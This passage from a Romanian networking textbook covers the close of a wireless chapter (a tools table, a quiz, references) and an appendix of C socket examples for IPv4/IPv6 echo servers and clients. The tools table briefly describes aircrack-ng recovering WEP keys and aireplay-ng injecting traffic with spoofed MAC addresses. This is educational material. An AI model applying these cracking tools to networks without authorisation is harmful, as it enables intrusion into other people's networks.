aircrack-ng	Analizează pachetele capturate şi găseşte cheia WEB
aireplay-ng	Generează trafic pe reţeaua wireless, cu posibilitatea modificării adresei MAC sursă
wpa_passphrase	Generează o cheie PSK criptată în funcție de de SSID și cheia WPA partajată

10.10 Întrebări

1. Viteza de transmisie în cadrul unei conexiuni wireless:
   Este foarte mică.
   Depinde de tehnologia folosită.
   Este mai mare decât tehnologiile pe cablu.
   Este aceeași dacă numărul de dispozitive din rețea crește.

2. Standardul 802.11g este cel mai rapid. / Echipamentele ce respectă standardul 802.11a nu sunt folosite deoarece spectrul de frecvență folosit este foarte aglomerat.
   Adevărat / Fals
   Adevărat / Adevărat
   Fals / Fals
   Fals / Adevărat

3. Un producător de echipamente radio a inventat un dispozitiv ce este capabil să transmită la viteze de 100Mbps, ce funcționează la frecvența de 3Ghz. Care dintre afirmații este adevărată?
   Acestea nu se pot bucura de succes pe scară largă deoarece banda de 3Ghz este licențiată.
   Acestea vor deveni următorul standard de-facto în transmisiile wireless.
   Nu se pot trimite date la viteza de 100Mbps pe frecvența de 3Ghz.
   Acest standard exista deja.

4. O persoană și-a cumpărat un ruter wireless și a decis să îl monteze pe cuptorul cu microunde deoarece acolo avea priza de curent electric și de internet. Care din afirmații este adevărată?
   Nu este nici o problemă dacă este poziționat pe cuptor.
   Nu este indicată poziționarea lui pe cuptor deoarece transmisia va fi afectată de undele emise de cuptor când acesta funcționează.
   Nu este indicată poziționarea lui pe cuptor deoarece priza de curent electric e posibil să nu aibă putere instalată pentru ambele dispozitive.
   Nu este indicată poziționarea lui pe cuptor deoarece poate afecta funcționarea acestuia.

5. Transmisiile wireless nu sunt sigure pentru că:
   Sunt prezente interferențe pe mediul de transmisie.
   Mediul de transmisie folosit (aerul) este partajat.
   Nu au fost create mecanisme care să asigure securizarea conexiunilor.
   Datele circulă la viteze foarte mici putând fi capturate.

10.11 Referinţe

[1] ANCOM. Accesat la http://www.ancom.org.ro/ [03.09.2012].
[2] Orthogonal Frequency-Division Multiplexing (OFDM). Accesat la http://mobiledevdesign.com/tutorials/ofdm/ [04.09.2012].
[3] Wikipedia contributors (2012). Digital signal processor. Wikipedia, The Free Encyclopedia; 2012 Septembre 4, 8:29 UTC. Accesat la http://en.wikipedia.org/w/index.php?title=Digital_signal_processor&oldid=510726469 [05.09.2012].
[4] IEEE 802.11 (2007). Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. IEEE-SA. 2007 June 12. Accesat la http://standards.ieee.org/getieee802/download/802.11-2007.pdf [05.09.2012].
[5] Ramesh Natarajan. The ultimate guide for creating strong passwords. 2008 June 8. Accesat la http://www.thegeekstuff.com/2008/06/the-ultimate-guide-for-creating-strong-passwords/ [05.09.2012].
[6] Airtight Networks. WPA2 Hole196 Vulnerability. Accesat la http://www.airtightnetworks.com/wpa2-hole196 [05.09.2012].
[7] Brinley Ang. NDISwrapper. 2010 November 21, 6:32. Accesat la http://sourceforge.net/apps/mediawiki/ndiswrapper/index.php?title=Main_Page [9] [05.09.2012].
[8] Using Group Policy to Configure Wireless Network Settings. Accesat la http://technet.microsoft.com/en-us/magazine/gg266419.aspx [10.09.2012].
[9] Wikipedia contributors (2012). Beacon Frame. Wikipedia, The Free Encyclopedia; 2012 May 3, 20:24 UTC. Accesat la http://en.wikipedia.org/w/index.php?title=Beacon_frame&oldid=490524312 [10.09.2012].
[10] DD-WRT. Accesat la http://www.dd-wrt.com/site/index [12.09.2012].
[11] Aircrack-NG. Accesat la http://www.aircrack-ng.org/doku.php?id=downloads [12.09.2012].

Anexa A

Programarea aplicațiilor IPv6

ipv4_server.c

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#define DIMMAX 1024
#define DIE(assertion, call_description)
        do {
                if (assertion) {
                        fprintf(stderr, "(%s, %d): ",__FILE__, __LINE__);
                        perror(call_description);
                        exit(EXIT_FAILURE);
                }
        } while(0)

int main()
{
        int parinte, sock, n;
        int clientlen;
        struct sockaddr_in serveraddr, clientaddr;
        struct hostent *client;
        char buf[DIMMAX];

        parinte = socket(AF_INET, SOCK_STREAM, 0);
        DIE((parinte < 0), "Nu am putut deschide un socket\n");

        //ascultam pe orice adresa
        memset((char *) &serveraddr,0, sizeof(serveraddr));
        serveraddr.sin_family = AF_INET;
        serveraddr.sin_addr.s_addr = htonl(INADDR_ANY);
        serveraddr.sin_port = htons(5000);

        n = bind(parinte, (struct sockaddr *) &serveraddr, sizeof(serveraddr));
        DIE((n < 0), "Nu am facut bind\n");
        n = listen(parinte, 5);
        DIE((n < 0), "Nu se poate asculta\n");

        clientlen = sizeof(clientaddr);
        while (1)
        {
                sock = accept(parinte, (struct sockaddr *) &clientaddr,(socklen_t *)
&clientlen);
                DIE((sock < 0), "Nu am putut accepta o noua conexiune\n");

                client = gethostbyaddr((const char *)&clientaddr.sin_addr.s_addr,
sizeof(clientaddr.sin_addr.s_addr), AF_INET);
                DIE((client == NULL), "Nu merge gethostbyaddr\n");

                printf("conexiune realizata cu %s (%s)\n",client->h_name,
inet_ntoa(clientaddr.sin_addr));

                memset(buf,0, DIMMAX);
                while ((n = read(sock, buf, DIMMAX)))
                {
                        DIE((n < 0), "Nu am reusit sa citim mesajul\n");
                        printf("echo: %s", buf);

                        n = write(sock, buf, strlen(buf));
                        DIE((n < 0),"NU am reusit sa scriem mesajul\n");
                        memset(buf,0, DIMMAX);
                }
                close(sock);
        }
        return 0;
}
```

ipv4_client.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

#define DIMMAX 1024

#define DIE(assertion, call_description)\
 do {                                   \
     if (assertion) {                   \
        fprintf(stderr, "(%s, %d): ",__FILE__, __LINE__);       \
        perror(call_description);                               \
        exit(EXIT_FAILURE);                                     \
     }                  \
 } while(0)

int main(int argc, char **argv)
{
 int sock, n;
 struct sockaddr_in serveraddr;
 struct hostent *server;
 char buf[DIMMAX];

 DIE((argc != 2), "Programul nu a fost executat corect\n");

 sock = socket(AF_INET, SOCK_STREAM, 0);
 DIE((sock < 0), "Nu am putut deschide un socket\n");
 server = gethostbyname(argv[1]);
 DIE((server == NULL), "Nu exista serverul\n");

 //setam adresa serverului cu care se realizeaza conexiunea
 memset((char *) &serveraddr, 0, sizeof(serveraddr));
 serveraddr.sin_family = AF_INET;
 memcpy((char *)&serveraddr.sin_addr.s_addr,(char *)server->h_addr, server->h_length);
 serveraddr.sin_port = htons(5000);

 n = connect(sock, (struct sockaddr *) &serveraddr, sizeof(serveraddr));
 DIE((n < 0), "Conexiunea nu a reusit\n");

 while (1)
 {
     printf("mesaj: ");
     memset(buf,0, DIMMAX);
     fgets(buf, DIMMAX, stdin);

     n = write(sock, buf, strlen(buf));
     DIE((n < 0), "Nu am reusit sa scriem mesajul\n");

     memset(buf,0, DIMMAX);
     n = read(sock, buf, DIMMAX);
     DIE((n < 0), "Nu am reusit sa citim mesajul\n");
     printf("echo: %s", buf);
 }
 close(sock);
 return 0;
}
```

ipv6_&_ipv4_server.c

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define DIMMAX 1024
#define MAXCON  5

#define DIE(assertion, call_description)                                    \
        do {                                                                \
                if (assertion) {                                            \
                        fprintf(stderr, "(%s, %d): ",__FILE__, __LINE__);           \
```

```
                        perror(call_description);                       \
                        exit(EXIT_FAILURE);                             \
                }                                                       \
        } while(0)

int main()
{
        int parinte[MAXCON];
        fd_set sock_ptr_parinte,aux_sock;
        int sock, n, i;
        int nsock;
        int clientlen;
        struct sockaddr_storage clientaddr;
        struct addrinfo hints, *res, *aip;
        char nume_client[100],adresa_client[50];
        char buf[DIMMAX];

        memset(&hints, 0, sizeof(hints));
        hints.ai_flags = AI_PASSIVE;
        hints.ai_family = AF_UNSPEC;
        hints.ai_socktype = SOCK_STREAM;
        n = getaddrinfo(NULL, "5000", &hints, &res);
        DIE((n < 0), "Nu am putut executa getaddrinfo\n");

        nsock = 0;
        FD_ZERO(&sock_ptr_parinte);
        FD_ZERO(&aux_sock);

        for (aip=res; aip && nsock < MAXCON;nsock++, aip=aip->ai_next)
        {
                //parinte = socket(AF_INET, SOCK_STREAM, 0);
                parinte[nsock]= socket(aip->ai_family, aip->ai_socktype, aip->ai_protocol);
                DIE((parinte[nsock] < 0), "Nu am putut deschide un socket\n");

#ifdef IPV6_V6ONLY
                int v6only = 1;
                if (aip->ai_family == AF_INET6)
                {
                        n = setsockopt(parinte[nsock], IPPROTO_IPV6, IPV6_V6ONLY, &v6only,
sizeof(v6only));
                        DIE((n < 0), "Nu am putut face NO_IPV6_V6ONLY\n");
                }
#endif

                n = bind(parinte[nsock], aip->ai_addr,aip->ai_addrlen);
                DIE((n < 0), "Nu am facut bind\n");
                n = listen(parinte[nsock], 5);
                DIE((n < 0), "Nu se poate asculta\n");
                FD_SET(parinte[nsock], &sock_ptr_parinte);
        }
        freeaddrinfo(res);

        clientlen = sizeof(clientaddr);
        while (1)
        {
                aux_sock = sock_ptr_parinte;
                if(select(FD_SETSIZE, &aux_sock, NULL, NULL, NULL) == -1)
                {
                        perror("Server-select() error lol!");
                        exit(1);
                }
                for (i = 0; i < nsock; i++)
                {
                        if (FD_ISSET(parinte[i],&aux_sock))
                        {
                                sock    =    accept(parinte[i],    (struct    sockaddr    *)
&clientaddr,(socklen_t *) &clientlen);
                                DIE((sock < 0), "Nu am putut accepta o noua conexiune\n");

                                memset(nume_client,0,100);
                                memset(adresa_client,0,50);
                                n = getnameinfo((struct sockaddr *) &clientaddr, clientlen,
nume_client, sizeof(nume_client), NULL, 0, 0);
                                DIE((n != 0), "Nu merge gethostbyaddr\n");
                                n = getnameinfo((struct sockaddr *) &clientaddr, clientlen,
adresa_client, sizeof(adresa_client),NULL, 0, NI_NUMERICHOST);
                                DIE((n != 0), "Nu merge gethostbyaddr\n");

                                printf("conexiune          realizata          cu          %s
(%s)\n",nume_client,adresa_client);

                                memset(buf,0, DIMMAX);
                                while ((n = read(sock, buf, DIMMAX)))
                                {
                                        DIE((n < 0), "Nu am reusit sa citim mesajul\n");
                                        printf("echo: %s", buf);
```

```
                                        n = write(sock, buf, strlen(buf));
                                        DIE((n < 0),"NU am reusit sa scriem mesajul\n");
                                        memset(buf,0, DIMMAX);
                                }
                                close(sock);
                        }
                }
        }

        freeaddrinfo(res);
        return 0;
}
```

ipv6_&_ipv4_client.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

#define DIMMAX 1024

#define DIE(assertion, call_description)\
 do {                    \
     if (assertion) {              \
        fprintf(stderr, "(%s, %d): ",__FILE__, __LINE__);       \
        perror(call_description);                \
        exit(EXIT_FAILURE);             \
     }                  \
 } while(0)

int main(int argc, char **argv)
{
 int sock, n;
 //struct sockaddr_in serveraddr;
 //struct hostent *server;
 struct sockaddr_storage clientaddr;
 struct addrinfo hints, *res, *aip;
 char buf[DIMMAX];

 DIE((argc != 2), "Programul nu a fost executat corect\n");

 memset(&hints, 0, sizeof(hints));
 hints.ai_flags = AI_PASSIVE;
 hints.ai_family = AF_UNSPEC;
 hints.ai_socktype = SOCK_STREAM;
 n = getaddrinfo(argv[1], "5000", &hints, &res);
 DIE((n < 0), "Nu am putut executa getaddrinfo\n");

 for (aip=res; aip;aip=aip->ai_next)
 {
     sock = socket(aip->ai_family, aip->ai_socktype, aip->ai_protocol);
     DIE((sock < 0), "Nu am putut deschide un socket\n");

     n = connect(sock, aip->ai_addr,aip->ai_addrlen);
     DIE((n < 0), "Conexiunea nu a reusit\n");

     break;
 }
 freeaddrinfo(res);

 while (1)
 {
     printf("mesaj: ");
     memset(buf,0, DIMMAX);
     fgets(buf, DIMMAX, stdin);

     n = write(sock, buf, strlen(buf));
     DIE((n < 0), "Nu am reusit sa scriem mesajul\n");

     memset(buf,0, DIMMAX);
     n = read(sock, buf, DIMMAX);
     DIE((n < 0), "Nu am reusit sa citim mesajul\n");
     printf("echo: %s", buf);
 }
 close(sock);
 return 0;
}
```

RLO
crunch it connected

Editura
PRINTECH

ISBN 978-606-521